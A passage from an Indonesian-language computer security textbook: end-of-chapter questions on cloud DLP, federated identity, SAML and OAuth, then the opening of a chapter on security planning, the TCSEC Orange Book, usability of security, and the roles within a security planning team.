5. Bagaimana layanan cloud membuat DLP lebih sulit? Bagaimana cara pelanggan yang ingin menerapkan DLP mengurangi masalah ini?
6. Anda menjalankan situs web di lingkungan IaaS. Anda bangun untuk menemukan bahwa situs web Anda telah dirusak. Asumsikan Anda menjalankan server web dan server FTP di lingkungan ini dan proxy aplikasi dan firewall berada di antara server tersebut dan Internet. Semua VM Anda menjalankan server SSH. Log apa yang dapat membantu Anda menentukan bagaimana situs web dirusak? Informasi seperti apa yang akan Anda cari?
7. Informasi biografi pribadi—alamat, nomor telepon, alamat email, nomor kartu kredit, dll.—tidak hanya dapat digunakan oleh penyerang untuk membajak akun tetapi juga dapat dikumpulkan dari satu akun yang dibajak untuk membantu penyerang mendapatkan akses ke yang berikutnya. Bagaimana Anda bisa melindungi diri dari serangan semacam ini? Apa yang dapat diubah oleh penyedia cloud untuk mengurangi serangan semacam itu?
8. Jelaskan sistem otentikasi FIdM di mana Anda telah menjadi Subjek. Organisasi apa yang bertindak sebagai IdP? Layanan apa yang bertindak sebagai SP?
9. Sebutkan tiga manfaat keamanan FIdM daripada mengharuskan pengguna untuk menggunakan set kredensial baru.
10. Mengapa penting untuk menandatangani Pernyataan SAML? Mengapa tidak penting untuk menandatangani Token Akses OAuth?
11. Di OAuth, serangan apa yang dimitigasi oleh Rahasia Klien? Mengapa menurut Anda Rahasia Klien adalah opsional untuk Klien Publik?

Manajemen Keamanan dan Analisis Resiko

Bab 5

Bahasan dalam Bab in mencakup :

- Perencanaan keamanan
- Tanggapan insiden dan perencanaan kesinambungan bisnis
- Analisis resiko
- Penanganan bencana alam dan akibat ulah manusia

Dalam bab ini kami memperkenalkan konsep mengelola keamanan. Banyak pembaca buku ini adalah, atau akan menjadi, praktisi atau teknolog, orang-orang yang merancang, mengimplementasikan, dan menggunakan keamanan. Perangkat, algoritme, arsitektur, protokol, dan mekanisme penting bagi pembaca tersebut.

Beberapa teknolog berpikir keamanan hanya melibatkan perancangan alat yang lebih kuat (lebih cepat, lebih baik, lebih besar) atau memilih algoritme kriptografi terbaik. Bahwa ini adalah pertimbangan penting adalah benar. Tetapi bagaimana jika Anda membangun sesuatu yang tidak diadopsi oleh siapa pun? Mungkin antarmuka pengguna tidak dapat dipahami. Atau orang tidak dapat menemukan cara untuk mengintegrasikan produk Anda ke dalam sistem yang ada. Mungkin itu tidak benar-benar mengatasi masalah keamanan yang mendasarinya. Mungkin terlalu membatasi, mencegah pengguna menyelesaikan pekerjaan nyata. Dan mungkin itu atau tampaknya terlalu mahal. Teknologi—bahkan produk terbaik—harus digunakan dan berguna.

Dalam bab ini kita mempertimbangkan dua topik penting: bagaimana keamanan dikelola dan bagaimana keamanan digunakan. Topik-topik ini berhubungan dengan perilaku manusia, dan juga sisi bisnis komputasi. Kami juga menangani sisi fisik dari ancaman keamanan: bencana alam dan yang disebabkan oleh manusia.

5.1 Perencanaan Keamanan

Bertahun-tahun yang lalu, ketika sebagian besar komputasi dilakukan pada komputer mainframe, pusat pemrosesan data bertanggung jawab atas perlindungan. Tanggung jawab untuk keamanan tidak terletak pada pemrogram maupun pengguna, melainkan pada staf pusat komputasi itu sendiri. Pusat-pusat ini mengembangkan keahlian dalam keamanan, dan mereka menerapkan banyak aktivitas perlindungan di latar belakang, tanpa pengguna harus menyadari kebutuhan dan praktik perlindungan.

Tetapi sejak tahun 1980-an, pengenalan komputer pribadi dan komputasi umum di mana-mana telah mengubah cara banyak dari kita bekerja dan berinteraksi dengan komputer. Secara khusus, sejumlah besar tanggung jawab untuk keamanan telah bergeser ke pengguna dan menjauh dari pusat komputasi. Sayangnya, banyak pengguna tidak menyadari (atau memilih untuk mengabaikan) tanggung jawab ini, sehingga mereka tidak menangani risiko yang ditimbulkan atau tidak menerapkan langkah-langkah sederhana untuk mencegah atau mengurangi masalah.

Anda mungkin telah melihat banyak contoh umum dari pengabaian ini dalam berita. Selain itu, pengabaian diperburuk oleh sifat data penting yang tampaknya tersembunyi: Hal-hal yang akan kita lindungi jika ada di atas kertas, kita abaikan saat disimpan secara elektronik. Misalnya, seseorang yang dengan hati-hati mengunci salinan kertas dari catatan rahasia perusahaan dalam semalam dapat meninggalkan komputer pribadi di meja asisten atau manajer. Kami mengakses data sensitif dari laptop, ponsel cerdas, dan tablet, yang kami tinggalkan di meja dan kursi di restoran, bandara, dan bar atau kedai kopi. Dalam situasi ini, orang yang ingin tahu atau jahat yang lewat dapat mengambil memo dan data rahasia. Demikian pula, data pada laptop dan workstation seringkali lebih mudah tersedia daripada pada sistem yang lebih lama dan lebih terisolasi. Misalnya, paket disk dan kaset yang besar dan tidak praktis dari tahun lalu telah digantikan oleh media seperti disket, CD, DVD, flash drive, dan solid-state disk, yang menyimpan sejumlah besar data tetapi mudah dimasukkan ke dalam saku atau tas kantor. Selain itu, kita semua menyadari bahwa satu CD atau DVD mungkin berisi data berkali-kali lebih banyak daripada laporan tercetak. Tapi karena laporan itu jelas, paparan terlihat dan disk tidak, kami meninggalkan media komputer di depan mata, mudah untuk meminjam atau mencuri.

Keamanan perusahaan dimulai dengan rencana keamanan yang menjelaskan bagaimana organisasi akan memenuhi kebutuhan keamanannya.

Dalam semua kasus, apakah pengguna memulai beberapa tindakan komputasi atau hanya berinteraksi dengan aplikasi aktif, setiap aplikasi memiliki persyaratan kerahasiaan, integritas, dan ketersediaan yang terkait dengan data, program, dan mesin komputasi. Dalam situasi ini, pengguna menderita karena kurangnya sensitivitas: Mereka sering tidak menghargai risiko keamanan yang terkait dengan penggunaan komputer.

Untuk alasan ini, setiap organisasi yang menggunakan komputer untuk membuat dan menyimpan aset berharga harus melakukan perencanaan keamanan yang menyeluruh dan efektif. Rencana keamanan adalah dokumen yang menjelaskan bagaimana organisasi akan memenuhi kebutuhan keamanannya. Rencana tersebut tunduk pada tinjauan dan revisi berkala karena kebutuhan keamanan organisasi berubah.

5.1.1 Organisasi dan Rencana Keamanan

Pertimbangkan contoh sederhana: Anda memiliki beberapa hal yang perlu Anda lakukan dalam beberapa hari ke depan. Anda dapat menyimpannya di kepala Anda atau menuliskannya di atas kertas atau perangkat elektronik. Di kepala Anda, mudah untuk melupakan beberapa atau fokus pada aktivitas yang kurang penting. Menuliskan masalah mendorong Anda untuk berpikir sejenak tentang hal-hal lain yang perlu Anda lakukan. Dan daftar rekaman yang dapat Anda rujuk memberi Anda struktur untuk mengingatkan Anda tentang item penting atau membantu Anda memilih sesuatu yang dapat Anda selesaikan jika Anda memiliki beberapa menit luang.

Rencana keamanan yang baik adalah catatan resmi praktik keamanan saat ini, ditambah cetak biru untuk perubahan yang teratur guna meningkatkan praktik tersebut. Dengan mengikuti rencana, pengembang dan pengguna dapat mengukur pengaruh perubahan yang diusulkan, yang pada akhirnya mengarah pada peningkatan lebih lanjut. Dampak dari rencana keamanan juga penting. Rencana yang ditulis dengan hati-hati, didukung oleh manajemen, memberi tahu karyawan bahwa keamanan penting bagi manajemen (dan karenanya bagi semua orang). Dengan demikian, rencana keamanan harus memiliki konten yang sesuai dan harus menghasilkan efek yang diinginkan.

Di bagian ini kita mempelajari bagaimana mendefinisikan dan mengimplementasikan rencana keamanan. Kami fokus pada tiga aspek penulisan rencana keamanan: apa yang harus dimuat, siapa yang menulisnya, dan bagaimana mendapatkan dukungan untuk itu. Kemudian, kami membahas dua kasus spesifik dari rencana keamanan: rencana kelangsungan bisnis, untuk memastikan bahwa organisasi terus berfungsi meskipun ada insiden keamanan komputer, dan rencana respons insiden, untuk mengatur aktivitas untuk menangani krisis suatu
kejadian.

5.1.2 Isi Paket Keamanan

Rencana keamanan mengidentifikasi dan mengatur aktivitas keamanan untuk sistem komputasi. Rencana tersebut merupakan deskripsi situasi saat ini dan peta untuk perbaikan. Setiap rencana keamanan harus mengatasi tujuh masalah:

- kebijakan, yang menunjukkan tujuan dari upaya keamanan komputer dan kesediaan orang-orang yang terlibat untuk bekerja mencapai tujuan tersebut
- status saat ini, menggambarkan status keamanan pada saat rencana
- persyaratan, merekomendasikan cara untuk memenuhi tujuan keamanan
- kontrol yang direkomendasikan, kontrol pemetaan terhadap kerentanan yang diidentifikasi dalam kebijakan dan persyaratan
- akuntabilitas, mendokumentasikan siapa yang bertanggung jawab untuk setiap aktivitas keamanan
- jadwal, mengidentifikasi kapan fungsi keamanan yang berbeda harus dilakukan
- pemeliharaan, menentukan struktur untuk memperbarui rencana keamanan secara berkala

Ada banyak pendekatan untuk membuat dan memperbarui rencana keamanan. Beberapa organisasi memiliki proses perencanaan keamanan yang formal dan terdefinisi, sama seperti mereka mungkin memiliki proses pengembangan atau pemeliharaan perangkat lunak yang ditetapkan dan diterima. Yang lain mencari profesional keamanan untuk mendapatkan panduan tentang cara melakukan perencanaan keamanan. Tetapi setiap paket keamanan berisi materi dasar yang sama, apa pun formatnya. Bagian berikut memperluas tujuh bagian dari rencana keamanan.

Kebijakan

Rencana keamanan menyatakan kebutuhan dan prioritas keamanan organisasi. Kebijakan keamanan adalah pernyataan tujuan dan maksud tingkat tinggi. Awalnya, Anda mungkin berpikir bahwa semua kebijakan akan sama: untuk mencegah pelanggaran keamanan. Namun pada kenyataannya kebijakan adalah salah satu bagian yang paling sulit untuk ditulis dengan baik.

Kebijakan keamanan mendokumentasikan kebutuhan dan prioritas keamanan organisasi.

Pertimbangkan kebutuhan keamanan untuk berbagai jenis organisasi. Apa yang dianggap organisasi sebagai asetnya yang paling berharga? Sebuah perusahaan farmasi mungkin menghargai penelitian ilmiahnya tentang obat-obatan baru serta strategi penjualan dan pemasarannya sebagai aset terpentingnya. Sebuah rumah sakit kemungkinan akan menemukan bahwa melindungi kerahasiaan catatan pasiennya adalah yang paling penting. Sebuah studio televisi dapat memutuskan bahwa arsip siaran sebelumnya adalah yang paling penting. Pedagang online mungkin

sangat menghargai kehadiran webnya, dan sistem penerimaan dan pemrosesan pesanan back-end yang terkait. Perusahaan perdagangan sekuritas akan sangat memperhatikan keakuratan dan kelengkapan catatan transaksinya, termasuk log perdagangan yang dieksekusi. Seperti yang Anda lihat, organisasi menghargai hal-hal yang berbeda, dan mengikuti analisis ini, ancaman yang paling signifikan akan berbeda di antara organisasi. Dalam beberapa kasus, kerahasiaan adalah yang terpenting, tetapi dalam kasus lain ketersediaan atau integritas paling penting.

Seperti yang akan kita bahas nanti dalam bab ini, ada trade-off antara kekuatan keamanan, biaya, ketidaknyamanan bagi pengguna, dan banyak lagi. Misalnya, kita harus memutuskan apakah akan menerapkan kontrol yang sangat ketat—dan mungkin tidak populer—yang mencegah semua masalah keamanan atau sekadar mengurangi dampak pelanggaran keamanan begitu terjadi. Untuk alasan ini, pernyataan kebijakan harus menjawab tiga pertanyaan penting:

- Siapa yang harus diizinkan mengakses?
- Ke sistem dan sumber daya organisasi apa yang harus diizinkan?
- Jenis akses apa yang harus diizinkan setiap pengguna untuk setiap sumber daya? Pernyataan kebijakan harus menentukan hal-hal berikut:
- Tujuan organisasi tentang keamanan. Misalnya, haruskah sistem melindungi data dari kebocoran ke pihak luar, melindungi dari kehilangan data karena bencana fisik, melindungi integritas data, atau melindungi dari kehilangan bisnis saat sumber daya komputasi gagal? Apa prioritas yang lebih tinggi: melayani pelanggan atau mengamankan data?
- Di mana tanggung jawab atas keamanan berada. Misalnya, haruskah tanggung jawab berada pada kelompok keamanan komputer kecil, dengan setiap karyawan, atau dengan manajer yang relevan?
- Komitmen organisasi terhadap keamanan. Misalnya, siapa yang memberikan dukungan keamanan untuk staf, dan di mana keamanan masuk ke dalam struktur organisasi?

Penilaian Status Keamanan Saat Ini (Current Security Status)

Untuk dapat merencanakan keamanan, sebuah organisasi harus memahami kerentanan yang mungkin dihadapinya. Organisasi dapat menentukan kerentanan dengan melakukan analisis risiko: penyelidikan sistematis terhadap sistem, lingkungannya, dan hal-hal yang mungkin salah. Analisis risiko membentuk dasar untuk menggambarkan status keamanan saat ini. Status ini dapat dinyatakan sebagai daftar aset organisasi, ancaman keamanan terhadap aset, dan kontrol yang diterapkan untuk melindungi aset. Kami melihat analisis risiko secara lebih rinci nanti dalam bab ini.

Bagian status dari rencana juga mendefinisikan batas tanggung jawab untuk keamanan. Ini menjelaskan tidak hanya aset mana yang harus dilindungi tetapi juga siapa yang bertanggung jawab untuk melindunginya. Rencana tersebut mungkin mencatat bahwa beberapa kelompok mungkin dikecualikan dari tanggung jawab;

misalnya, usaha patungan dengan organisasi lain dapat menunjuk satu organisasi untuk memberikan keamanan bagi semua organisasi anggota. Rencana tersebut juga mendefinisikan batas-batas tanggung jawab, terutama ketika jaringan terlibat. Misalnya, rencana tersebut harus menjelaskan siapa yang menyediakan keamanan untuk router jaringan, untuk jalur sewa ke situs jarak jauh, atau untuk data atau pemrosesan di cloud.

Meskipun rencana keamanan harus menyeluruh, pasti akan ada kerentanan yang tidak dipertimbangkan. Kerentanan ini tidak selalu merupakan hasil dari ketidaktahuan atau kenaifan; melainkan, mereka dapat muncul dari penambahan peralatan atau data baru saat sistem berkembang. Mereka juga dapat dihasilkan dari situasi baru, seperti ketika sistem digunakan dengan cara yang tidak diantisipasi oleh perancangnya. Rencana keamanan harus merinci proses yang harus diikuti ketika seseorang mengidentifikasi kerentanan baru. Secara khusus, instruksi harus menjelaskan bagaimana mengintegrasikan kontrol untuk kerentanan itu ke dalam prosedur keamanan yang ada.

Persyaratan Keamanan

Inti dari rencana keamanan adalah serangkaian persyaratannya: tuntutan fungsional atau kinerja yang ditempatkan pada sistem untuk memastikan tingkat keamanan yang diinginkan. Persyaratan biasanya berasal dari kebutuhan organisasi. Kadang-kadang kebutuhan ini mencakup kebutuhan untuk menyesuaikan diri dengan mandat keamanan khusus yang diberlakukan dari luar, seperti oleh lembaga pemerintah atau standar komersial.

Persyaratan keamanan mendokumentasikan tuntutan organisasi dan eksternal.

Kriteria Evaluasi Sistem Komputer Tepercaya (TCSEC) dari Departemen Pertahanan Amerika Serikat (Department of Defense / DoD) adalah standar yang menetapkan persyaratan dasar untuk menilai keefektifan keamanan komputer kontrol yang dibangun ke dalam a sistem komputer. TCSEC digunakan untuk mengevaluasi, mengklasifikasikan, dan memilih sistem komputer yang sedang dipertimbangkan untuk pemrosesan, penyimpanan, dan pengambilan data sensitif atau informasi rahasia

TCSEC, sering disebut sebagai file Buku Oranye, adalah inti dari DoD Seri Pelangi publikasi. Awalnya diterbitkan pada tahun 1983 oleh Pusat Keamanan Komputer Nasional (NCSC), lengan dari Badan Keamanan Nasional, dan kemudian diperbarui pada tahun 1985, TCSEC akhirnya digantikan oleh Kriteria Umum standar internasional, awalnya diterbitkan pada tahun 2005.

Tujuan dan Persyaratan Mendasar

Pada 24 Oktober 2002, Buku Oranye (alias DoDD 5200.28-STD) dibatalkan oleh DoDD 8500.1, yang kemudian diterbitkan kembali sebagai DoDI 8500.02, pada 14 Maret 2014.

Kebijakan

- Kebijakan keamanan harus eksplisit, terdefinisi dengan baik, dan ditegakkan oleh sistem komputer. Tiga kebijakan keamanan dasar ditentukan:
- Kebijakan Keamanan Wajib - Menegakkan kontrol akses aturan berdasarkan langsung pada izin individu, otorisasi untuk informasi dan tingkat kerahasiaan informasi yang dicari. Faktor tidak langsung lainnya adalah fisik dan lingkungan. Kebijakan ini juga harus secara akurat mencerminkan undang-undang, kebijakan umum, dan panduan relevan lainnya dari mana aturan tersebut diturunkan.
- Menandai - Sistem yang dirancang untuk menegakkan kebijakan keamanan wajib harus menyimpan dan menjaga integritas label kontrol akses dan mempertahankan label jika objek diekspor.
- Kebijakan Keamanan Diskresioner - Menerapkan seperangkat aturan yang konsisten untuk mengontrol dan membatasi akses berdasarkan individu yang teridentifikasi yang telah ditentukan memiliki kebutuhan untuk mengetahui informasi tersebut.

Akuntabilitas

Akuntabilitas individu apapun kebijakannya harus ditegakkan. Harus ada cara yang aman untuk memastikan akses dari agen yang berwenang dan kompeten yang kemudian dapat mengevaluasi informasi pertanggungjawaban dalam jangka waktu yang wajar dan tanpa kesulitan yang tidak semestinya. Sasaran akuntabilitas mencakup tiga persyaratan:

- Identifikasi - Proses yang digunakan untuk mengenali pengguna individu.
- Autentikasi - Verifikasi otorisasi pengguna individu untuk kategori informasi tertentu.
- Mengaudit – Audit informasi harus disimpan dan dilindungi secara selektif sehingga tindakan yang mempengaruhi keamanan dapat dilacak ke individu yang diautentikasi.

Jaminan

Sistem komputer harus berisi mekanisme perangkat keras / perangkat lunak yang dapat dievaluasi secara independen untuk memberikan jaminan yang memadai bahwa sistem menjalankan persyaratan di atas. Sebagai tambahan, jaminan harus menyertakan jaminan bahwa bagian tepercaya dari sistem hanya berfungsi sebagaimana mestinya. Untuk mencapai tujuan ini, diperlukan dua jenis jaminan dengan elemennya masing-masing:[5]

Mekanisme Penjaminan

- Jaminan Operasional: Arsitektur Sistem, Integritas Sistem, Analisis Saluran Terselubung, Manajemen Fasilitas Tepercaya, dan Pemulihan Tepercaya

- Jaminan Siklus Hidup: Pengujian Keamanan, Spesifikasi dan Verifikasi Desain, Manajemen Konfigurasi, dan Distribusi Sistem Tepercaya

Jaminan Perlindungan Berkelanjutan - Mekanisme tepercaya yang menerapkan persyaratan dasar ini harus terus dilindungi dari gangguan atau perubahan yang tidak sah.
Mengingat definisi persyaratan, kendala, dan kontrol kami, Anda dapat melihat bahwa "persyaratan" pertama dari TCSEC benar-benar merupakan kendala: kebijakan keamanan. "Persyaratan" kedua dan ketiga menjelaskan mekanisme untuk menegakkan keamanan, bukan deskripsi perilaku yang diperlukan. Artinya, "persyaratan" kedua dan ketiga menggambarkan implementasi eksplisit, bukan karakteristik umum atau properti yang harus dimiliki sistem. Namun, "persyaratan" TCSEC keempat, kelima, dan keenam memang benar-benar persyaratan. Mereka menyatakan bahwa sistem harus memiliki karakteristik tertentu, tetapi mereka tidak memaksakan implementasi tertentu.

Perbedaan ini penting karena persyaratan menjelaskan apa yang harus dicapai, bukan bagaimana. Artinya, persyaratan harus selalu menyerahkan detail implementasi kepada desainer, bila memungkinkan. Misalnya, daripada menulis persyaratan bahwa catatan data tertentu harus memerlukan kata sandi untuk akses (keputusan implementasi), perencana keamanan harus menyatakan hanya bahwa akses ke catatan data harus dibatasi (dan perhatikan kepada siapa akses harus dibatasi).

Persyaratan mungkin juga menunjukkan kekuatan, misalnya, mencegah akses dengan upaya biasa (sedikit membatasi) atau melindungi dari upaya bersama selama berminggu-minggu (sangat protektif). Persyaratan yang lebih fleksibel ini memungkinkan perancang untuk memilih di antara beberapa kontrol (seperti token atau enkripsi) dan untuk menyeimbangkan persyaratan keamanan dengan persyaratan sistem lainnya, seperti kinerja dan keandalan.

Seperti halnya proses pengembangan perangkat lunak umum, perencanaan keamanan harus memungkinkan pelanggan atau pengguna untuk menentukan fungsi yang diinginkan, terlepas dari implementasinya. Persyaratan harus menangani semua aspek keamanan: kerahasiaan, integritas, dan ketersediaan. Mereka juga harus ditinjau untuk memastikan bahwa mereka memiliki kekuatan dan kualitas yang sesuai. Secara khusus, kita harus memastikan bahwa persyaratan memiliki karakteristik berikut:

- Kebenaran: Apakah persyaratan dapat dimengerti? Apakah mereka dinyatakan tanpa kesalahan?
- Konsistensi: Apakah ada persyaratan yang bertentangan atau ambigu?
- Kelengkapan: Apakah semua kemungkinan situasi ditangani oleh persyaratan?
- Realisme: Apakah mungkin untuk mengimplementasikan apa yang dimandatkan oleh persyaratan?
- Kebutuhan: Apakah persyaratan yang tidak perlu bersifat membatasi?

- Keterverifikasian: Dapatkah tes ditulis untuk menunjukkan secara meyakinkan dan objektif bahwa persyaratan telah dipenuhi? Dapatkah sistem atau fungsinya diukur dalam beberapa cara yang akan menilai sejauh mana persyaratan terpenuhi?
- Ketertelusuran: Dapatkah setiap kebutuhan dilacak ke fungsi dan data yang terkait dengannya sehingga perubahan dalam persyaratan dapat menyebabkan evaluasi ulang yang mudah?

Persyaratan kemudian dapat dibatasi oleh anggaran, jadwal, kinerja, kebijakan, peraturan pemerintah, dan banyak lagi. Mengingat persyaratan dan kendala, pengembang kemudian memilih kontrol yang sesuai.

Petugas Kontrol Keamanan

Persyaratan keamanan menjabarkan kebutuhan sistem dalam hal apa yang harus dilindungi. Rencana keamanan juga harus merekomendasikan kontrol apa yang harus dimasukkan ke dalam sistem untuk memenuhi persyaratan tersebut. Sepanjang buku ini Anda telah melihat banyak contoh kontrol, jadi kami tidak perlu mengulasnya di sini. Seperti yang akan kita bahas nanti dalam bab ini, kita dapat menggunakan analisis risiko untuk membuat peta dari kerentanan ke kontrol. Pemetaan memberitahu kita bagaimana sistem akan memenuhi persyaratan keamanan. Artinya, kontrol yang direkomendasikan (*recommended controls*) menangani masalah implementasi: bagaimana sistem akan dirancang dan dikembangkan untuk memenuhi persyaratan keamanan yang dinyatakan.

Penanggung Jawab Keamanan

Bagian dari rencana keamanan akan mengidentifikasi orang mana (biasanya terdaftar sebagai jabatan organisasi, seperti Kepala HRD atau Administrator Keamanan Jaringan yang bertugas) yang bertanggung jawab untuk menerapkan persyaratan keamanan. Dokumentasi ini membantu mereka yang harus mengoordinasikan tanggung jawab individu mereka dengan pengembang lain. Pada saat yang sama, rencana tersebut membuat eksplisit siapa yang bertanggung jawab jika beberapa persyaratan tidak dipenuhi atau kerentanan tidak ditangani. Artinya, rencana mencatat siapa yang bertanggung jawab untuk menerapkan kontrol ketika kerentanan baru ditemukan atau jenis aset baru diperkenalkan. (Tapi lihat Kasus 5.1 tentang siapa yang bertanggung jawab.)

Kasus 5.1

Siapa yang Bertanggung Jawab Menggunakan Keamanan?

Kami menempatkan banyak tanggung jawab pada pengguna: Terapkan tambalan ini, jangan unduh kode yang tidak dikenal, jaga kerahasiaan materi sensitif, ubah kata sandi Anda sesering mungkin, jangan lupa payung Anda. Kami semua cukup paham teknologi, jadi kami menerima pesan seperti "kesalahan fatal". (Seorang tetangga pernah menelepon dengan panik, takut bahwa seluruh mesinnya dan

semua data perangkat lunaknya akan meledak dalam asap elektronik karena dia telah menerima pesan "kesalahan fatal"; saya menjelaskan dengan tenang bahwa pesan itu mungkin adalah sedikit melodramatis.)

Tetapi tetangga itu mengemukakan satu poin penting: Bagaimana kita bisa mengharapkan orang-orang menggunakan komputer mereka dengan aman ketika itu sangat sulit dilakukan? Ambil contoh, berbagai langkah yang diperlukan dalam mengamankan titik akses nirkabel. Gunakan WPA atau WPA2, bukan WEP; mengatur titik akses ke mode nonbroadcast, tidak terbuka; memilih nomor 128-bit acak untuk nilai awal. Whitten dan Tygar (Whitten:99) mencantumkan empat poin penting untuk keamanan pengguna: yaotu bahwa pengguna harus :

- sadar akan keamanan tugas yang harus mereka lakukan
- mampu mengetahui bagaimana melakukan tugas-tugas tersebut dengan sukses
- dicegah dari membuat kesalahan berbahaya
- cukup nyaman dengan teknologi untuk terus menggunakannya

Whitten dan Tygar menyimpulkan bahwa produk PGP yang populer, yang memiliki antarmuka pengguna yang cukup baik, tidak cukup dapat digunakan untuk memberikan keamanan yang efektif bagi sebagian besar pengguna komputer. Furnell [FUR05] mencapai kesimpulan serupa tentang fitur keamanan di Microsoft Word.

Bidang interaksi manusia-komputer (HCI) sudah matang, materi panduan tersedia, dan banyak contoh bagus ada. Lalu, mengapa pengaturan keamanan disembunyikan di sub-sub-tab dan ditulis dalam jargon yang sangat teknis? Kami tidak dapat mengharapkan pengguna untuk berpartisipasi dalam penegakan keamanan kecuali mereka dapat memahami apa yang harus mereka lakukan.

Seorang pemimpin di bidang HCI, Ben Shneiderman menasihati bahwa antarmuka manusia-komputer harus, dalam kata-katanya, 'menyenangkan'. Mengutip pekerjaan yang telah dilakukan orang lain pada antarmuka permainan komputer, Shneiderman mencatat bahwa antarmuka tersebut memenuhi kebutuhan akan tantangan, rasa ingin tahu, dan fantasi. Dia kemudian berpendapat bahwa penggunaan komputer harus “(1) menyediakan fungsi yang tepat sehingga pengguna dapat mencapai tujuan mereka, (2) menawarkan kegunaan plus keandalan untuk mencegah frustrasi merusak kesenangan, dan (3) melibatkan pengguna dengan fitur-fitur menyenangkan.”

Seseorang dapat melawan bahwa fungsi keamanan itu serius, tidak seperti game komputer atau browser web. Namun, ini tidak membebaskan kami dari kebutuhan untuk membuat antarmuka yang konsisten, informatif, memberdayakan, dan mencegah kesalahan.

Orang yang membangun, menggunakan, dan memelihara sistem memainkan banyak peran. Setiap peran dapat mengambil tanggung jawab untuk satu atau lebih aspek keamanan. Pertimbangkan, misalnya, grup yang tercantum di bawah ini.

- Pengguna komputer pribadi atau perangkat lain mungkin bertanggung jawab atas keamanan mesin mereka sendiri. Atau, rencana keamanan dapat menunjuk satu orang atau kelompok untuk menjadi koordinator keamanan komputer pribadi.
- Pemimpin proyek mungkin bertanggung jawab atas keamanan data dan komputasi.
- Manajer mungkin bertanggung jawab untuk memastikan bahwa orang-orang yang mereka awasi menerapkan langkah-langkah keamanan.
- Administrator basis data mungkin bertanggung jawab atas akses dan integritas data dalam basis data mereka.
- Petugas informasi mungkin bertanggung jawab untuk mengawasi pembuatan dan penggunaan data; petugas ini mungkin juga bertanggung jawab untuk menyimpan dan membuang data dengan benar.
- Anggota staf personalia mungkin bertanggung jawab atas keamanan yang melibatkan karyawan, misalnya, menyaring calon karyawan untuk dapat dipercaya dan mengatur program pelatihan keamanan.

Rencana yang terjadwal

Rencana keamanan yang komprehensif tidak dapat dijalankan secara instan. Rencana keamanan mencakup jadwal yang menunjukkan bagaimana dan kapan elemen rencana akan dilakukan. Tanggal-tanggal ini juga menetapkan tonggak sehingga manajemen dapat melacak kemajuan implementasi.

Mungkin diinginkan untuk menerapkan praktik keamanan dari waktu ke waktu. Misalnya, jika pengendaliannya mahal atau rumit, pengendalian tersebut dapat diperoleh dan diimplementasikan secara bertahap. Demikian pula, pengendalian prosedural mungkin memerlukan pelatihan staf untuk memastikan bahwa setiap orang memahami dan menerima alasan pengendalian tersebut. Rencana tersebut harus merinci urutan penerapan pengendalian sehingga eksposur yang paling serius dapat dicakup sesegera mungkin.

Selain itu, rencana tersebut harus dapat diperluas. Kondisi akan berubah: Peralatan baru akan diperoleh, derajat dan mode konektivitas baru akan diminta, dan ancaman baru akan diidentifikasi. Rencana tersebut harus mencakup prosedur untuk perubahan dan pertumbuhan, sehingga aspek keamanan perubahan dianggap sebagai bagian dari persiapan untuk perubahan, bukan untuk menambahkan keamanan setelah perubahan dilakukan. Rencana tersebut juga harus berisi jadwal untuk tinjauan berkala. Meskipun mungkin tidak ada pertumbuhan besar yang jelas, sebagian besar organisasi mengalami perubahan sederhana setiap hari. Pada titik tertentu, dampak kumulatif dari perubahan tersebut cukup untuk mengharuskan rencana tersebut dimodifikasi.

Rencana Pemeliharaan

Niat baik saja tidak cukup dalam hal keamanan. Kita tidak hanya harus berhati-hati dalam mendefinisikan persyaratan dan kontrol, tetapi kita juga harus menemukan cara untuk mengevaluasi keamanan sistem untuk memastikan bahwa sistem tersebut seaman yang kita inginkan. Dengan demikian, rencana keamanan harus meminta untuk meninjau situasi keamanan secara berkala. Saat pengguna, data, dan peralatan berubah, eksposur baru dapat berkembang. Selain itu, cara kontrol saat ini mungkin menjadi usang atau tidak efektif (seperti ketika waktu prosesor yang lebih cepat memungkinkan penyerang untuk memecahkan algoritma enkripsi). Inventarisasi objek dan daftar kontrol harus secara berkala diteliti dan diperbarui, dan analisis risiko dilakukan lagi. Rencana keamanan harus menetapkan waktu untuk tinjauan berkala ini, berdasarkan waktu kalender (seperti, meninjau rencana setiap sembilan bulan) atau pada sifat perubahan sistem (seperti, meninjau rencana setelah setiap rilis sistem utama).

Rencana keamanan harus ditinjau kembali secara berkala untuk menyesuaikannya dengan kondisi yang berubah.

Anggota Tim Perencanaan Keamanan

Siapa yang melakukan analisis keamanan, merekomendasikan program keamanan, dan menulis rencana keamanan? Seperti halnya tugas komprehensif lainnya, kegiatan ini kemungkinan akan dilakukan oleh komite yang mewakili semua kepentingan yang terlibat. Ukuran komite tergantung pada ukuran dan kompleksitas organisasi komputasi dan tingkat komitmennya terhadap keamanan. Studi perilaku organisasi menunjukkan bahwa ukuran optimal untuk komite kerja adalah antara lima dan sembilan anggota. Terkadang komite yang lebih besar dapat berfungsi sebagai badan pengawas untuk meninjau dan mengomentari produk dari komite kerja yang lebih kecil. Sebagai alternatif, sebuah komite besar mungkin menunjuk subkomite untuk mengembangkan bagian-bagian dari rencana tersebut.

Keanggotaan tim perencanaan keamanan komputer entah bagaimana harus berhubungan dengan berbagai aspek keamanan komputer yang dijelaskan dalam buku ini. Keamanan dalam sistem operasi dan jaringan memerlukan kerja sama dari staf administrasi sistem. Langkah-langkah keamanan program dapat dipahami dan direkomendasikan oleh pemrogram aplikasi. Pengendalian keamanan fisik dilaksanakan oleh mereka yang bertanggung jawab atas keamanan fisik secara umum, baik terhadap serangan manusia maupun bencana alam. Akhirnya, karena kontrol mempengaruhi pengguna sistem, rencana tersebut harus memasukkan pandangan pengguna, terutama yang berkaitan dengan kegunaan dan keinginan umum dari kontrol.
Jadi, tidak peduli bagaimana hal itu diatur, tim perencanaan keamanan harus mewakili masing-masing kelompok berikut.

- kelompok perangkat keras komputer
- administrator sistem

- pemrogram sistem
- pemrogram aplikasi
- personel entri data
- personel keamanan fisik
- pengguna perwakilan

Dalam beberapa kasus, sebuah kelompok dapat diwakili secara memadai oleh seseorang yang dikonsultasikan pada waktu yang tepat, daripada seorang anggota komite dari setiap kemungkinan konstituen yang terdaftar.

Menjamin Komitmen untuk Rencana Keamanan

Setelah rencana ditulis, itu harus diterima dan rekomendasinya dilakukan. Penerimaan oleh organisasi adalah kuncinya: Sebuah rencana yang tidak memiliki komitmen organisasi hanyalah sebuah rencana yang mengumpulkan debu di rak. Komitmen terhadap rencana berarti bahwa fungsi keamanan akan dilaksanakan dan kegiatan keamanan dilakukan. Tiga kelompok orang harus berkontribusi untuk membuat rencana itu berhasil.

